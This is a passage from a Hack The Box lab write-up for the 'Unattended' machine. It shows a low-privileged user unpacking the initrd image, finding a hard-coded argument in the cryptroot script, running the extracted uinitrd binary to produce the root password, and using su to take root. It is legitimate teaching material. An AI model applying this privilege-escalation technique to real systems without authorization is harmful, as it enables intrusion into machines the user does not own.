find: '/sys/kernel/debug': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/vmware-tools/GuestProxyData/trusted': Permission denied
find: '/tmp/vmware-root_861-3988621786': Permission denied
find: '/tmp/vmware-root': Permission denied
find: '/tmp/systemd-private-5706e28397b54bc0b26acb5f73105e4f-apache2.service-Mjh50r'
find: '/tmp/systemd-private-5706e28397b54bc0b26acb5f73105e4f-apache2.service-xDCH4o'
find: '/tmp/systemd-private-5706e28397b54bc0b26acb5f73105e4f-systemd-timesyncd.servi
find: '/tmp/systemd-private-5706e28397b54bc0b26acb5f73105e4f-systemd-timesyncd.servi
find: '/run/log/journal/b0fa41b1a9b848e8b54df33b345577c8': Permission denied
find: '/run/systemd/inaccessible': Permission denied
guly@unattended:/tmp$
```


I could only access `/boot/initrd.img-4.9.0-8-amd64`, so I created a directory in `/tmp` and copied it there.

```
guly@unattended:/tmp$ mkdir initrd
mkdir initrd
guly@unattended:/tmp$ cd initrd
cd initrd
guly@unattended:/tmp/initrd$ cp /boot/initrd.img-4.9.0-8-amd64 .
cp /boot/initrd.img-4.9.0-8-amd64 .
guly@unattended:/tmp/initrd$ ls -la
ls -la
total 19256
drwxr-xr-x  2 guly guly      60 Aug 23 13:34 .
drwxrwxrwt 14 root root    300 Aug 23 13:34 ..
-rw-r----- 1 guly guly 19715792 Aug 23 13:34 initrd.img-4.9.0-8-amd64
guly@unattended:/tmp/initrd$
```

`initrd` is the abbreviation for **initial ramdisk**.

Using `file` on it says that it's a `gzip` archive :

```
guly@unattended:/tmp/initrd$ ls -la
ls -la
total 19256
drwxr-xr-x  2 guly guly      60 Aug 23 13:55 .
drwxrwxrwt 14 root root    300 Aug 23 13:55 ..
-rw-r----- 1 guly guly 19715792 Aug 23 13:54 initrd.img-4.9.0-8-amd64
guly@unattended:/tmp/initrd$ file initrd.img-4.9.0-8-amd64
file initrd.img-4.9.0-8-amd64
initrd.img-4.9.0-8-amd64: gzip compressed data, last modified: Fri Aug 23 09:26:41 2
```

I renamed it to `initrd.img-4.9.0-8-amd64.gz` then I used `gzip` to extract it :

```
guly@unattended:/tmp/initrd$ mv initrd.img-4.9.0-8-amd64 initrd.img-4.9.0-8-amd64.gz
4.gznitrd.img-4.9.0-8-amd64 initrd.img-4.9.0-8-amd64
guly@unattended:/tmp/initrd$ gzip -d initrd.img-4.9.0-8-amd64.gz
gzip -d initrd.img-4.9.0-8-amd64.gz
guly@unattended:/tmp/initrd$ ls -la
ls -la
total 60656
drwxr-xr-x  2 guly guly      60 Aug 23 13:56 .
drwxrwxrwt 14 root root    300 Aug 23 13:56 ..
-rw-r----- 1 guly guly 62110208 Aug 23 13:54 initrd.img-4.9.0-8-amd64
```

The new file is a `cpio` archive :

```
guly@unattended:/tmp/initrd$ file initrd.img-4.9.0-8-amd64
file initrd.img-4.9.0-8-amd64
initrd.img-4.9.0-8-amd64: ASCII cpio archive (SVR4 with no CRC)
```

To extract it :

```
guly@unattended:/tmp/initrd$ cpio -idvm < initrd.img-4.9.0-8-amd64
```

After extracting it we get a lot of files :

```
guly@unattended:/tmp/initrd$ ls -la
ls -la
```

```
total 60664
drwxr-xr-x 11 guly guly      260 Aug 23 13:56 .
drwxrwxrwt 14 root root      300 Aug 23 13:57 ..
drwxr-xr-x  2 guly guly    3600 Aug 23 13:56 bin
drwxr-xr-x  2 guly guly     60 Aug 23 13:56 boot
drwxr-xr-x  3 guly guly    120 Aug 23 13:56 conf
drwxr-xr-x  5 guly guly    240 Aug 23 13:56 etc
-rwxr-xr-x  1 guly guly   5960 Apr 23  2017 init
-rw-r----- 1 guly guly 62110208 Aug 23 13:54 initrd.img-4.9.0-8-amd64
drwxr-xr-x  8 guly guly    180 Aug 23 13:56 lib
drwxr-xr-x  2 guly guly     60 Aug 23 13:56 lib64
drwxr-xr-x  2 guly guly     40 Aug 23 05:26 run
drwxr-xr-x  2 guly guly   1140 Aug 23 13:56 sbin
drwxr-xr-x  8 guly guly    220 Aug 23 13:56 scripts
guly@unattended:/tmp/initrd$
```

Searching for `guly` in these files reveals this interesting comment in a script called `cryptroot` :

```
guly@unattended:/tmp/initrd$ grep -r guly *
grep -r guly *
Binary file initrd.img-4.9.0-8-amd64 matches
scripts/local-top/cryptroot:      # guly: we have to deal with lukfs password sync w
```

I checked that part of the script :

```
if [ ! -e "$NEWROOT" ]; then
# guly: we have to deal with lukfs password sync when root changes her one
if ! crypttarget="$crypttarget" cryptsource="$cryptsource" \
/sbin/uinitrd c0m3s3f0ss34nt4n1 | $cryptopen ; then
message "cryptsetup: cryptsetup failed, bad password"
```

```
sleep 3  
continue
```

This line `/sbin/unitsd c0m3s3f0ss34nt4n1 | $cryptopen` generates root password and pipes it to `$cryptopen`. We don't have permission to execute `unitsd` :

```
guly@unattended:/tmp/initrd$ /sbin/unitsd c0m3s3f0ss34nt4n1  
/sbin/unitsd c0m3s3f0ss34nt4n1  
bash: /sbin/unitsd: Permission denied  
guly@unattended:/tmp/initrd$
```

But in the extracted files we have the same binary and we can execute it :

```
guly@unattended:/tmp/initrd$ ls -la  
ls -la  
total 60664  
drwxr-xr-x 11 guly guly      260 Aug 23 13:56 .  
drwxrwxrwt 14 root root      340 Aug 23 14:02 ..  
drwxr-xr-x  2 guly guly    3600 Aug 23 13:56 bin  
drwxr-xr-x  2 guly guly     60 Aug 23 13:56 boot  
drwxr-xr-x  3 guly guly    120 Aug 23 13:56 conf  
drwxr-xr-x  5 guly guly    240 Aug 23 13:56 etc  
-rwxr-xr-x  1 guly guly   5960 Apr 23  2017 init  
-rw-r----- 1 guly guly 62110208 Aug 23 13:54 initrd.img-4.9.0-8-amd64  
drwxr-xr-x  8 guly guly    180 Aug 23 13:56 lib  
drwxr-xr-x  2 guly guly     60 Aug 23 13:56 lib64  
drwxr-xr-x  2 guly guly     40 Aug 23 05:26 run  
drwxr-xr-x  2 guly guly   1140 Aug 23 13:56 sbin  
drwxr-xr-x  8 guly guly    220 Aug 23 13:56 scripts
```

```
guly@unattended:/tmp/initrd$ ls -la sbin | grep uinitrd
ls -la sbin | grep uinitrd
-rwxr-x--- 1 guly guly 933240 Aug 23 05:26 uinitrd
guly@unattended:/tmp/initrd$
```

```
guly@unattended:/home$ cd
cd
guly@unattended:~$ cp /tmp/initrd/sbin/uinitrd .
cp /tmp/initrd/sbin/uinitrd .
guly@unattended:~$ ./uinitrd c0m3s3f0ss34nt4n1
./uinitrd c0m3s3f0ss34nt4n1
132f93ab100671dcb263acaf5dc95d8260e8b7c6guly@unattended:~$ su root
su root
Password: 132f93ab100671dcb263acaf5dc95d8260e8b7c6

root@unattended:/home/guly# cd /root
cd /root
root@unattended:~# cat root.txt
cat root.txt
559c0
root@unattended:~#
```

And we owned root !

That's it , Feedback is appreciated !

Don't forget to read the [previous write-ups](#) , Tweet about the write-up if you liked it , follow on twitter

[@Ahm3d_H3sham](#)


Thanks for reading.

Previous Hack The Box write-up : [Hack The Box - Helpline](#)

Next Hack The Box write-up : [Hack The Box - OneTwoSeven](#)

other posts


 [Hack The Box - Writeup](#)

 [Hack The Box - Ghoul](#)



 [Hack The Box - Swagshop](#)

All Tags





0xRick Guru

Rank: 53  1467  86

[hackthebox.eu](#)

